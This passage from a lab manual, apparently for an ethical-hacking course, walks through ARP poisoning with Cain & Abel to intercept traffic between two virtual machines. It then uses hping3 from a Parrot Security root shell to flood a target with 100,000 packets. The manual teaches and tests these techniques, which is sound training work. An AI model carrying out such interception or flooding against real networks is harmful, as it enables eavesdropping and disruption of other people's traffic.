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

15. Click the plus (**+**) icon; a **New ARP Poison Routing** window appears; from which we can add IPs to listen to traffic.



16. To monitor the traffic between two systems (here, **Windows 11** and **Parrot Security**), from the left-hand pane, click to select **10.10.1.11** (**Windows 11**) and from the right-hand pane, click **10.10.1.13** (**Parrot Security**); click **OK**. By doing so, you are setting Cain to perform ARP poisoning between the first and second targets.



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

17. Click to select the created target IP address scan that is displayed in the **Configuration / Routed Packets** tab.
18. Click on the **Start/Stop APR** icon to start capturing ARP packets.



19. After clicking on the **Start/Stop APR** icon, Cain & Abel starts ARP **poisoning** and the status of the scan changes to Poisoning, as shown in the screenshot.



20. Cain & Abel intercepts the traffic traversing between these two machines.
21. To generate traffic between the machines, you need to ping one target machine using the other.
22. Switch to the **Parrot Security** virtual machine.

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23. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

    Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

    Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

24. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

25. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

26. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.


    Note: The password that you type will not be visible.

27. Now, type **cd** and press **Enter** to jump to the root directory.

28. A **Parrot Terminal** window appears; type **hping3 [Target IP Address] -c 100000** (here, target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

    Note: **-c**: specifies the packet count.

29. This command will start pinging the target machine (**Windows 11**) with 100,000 packets.



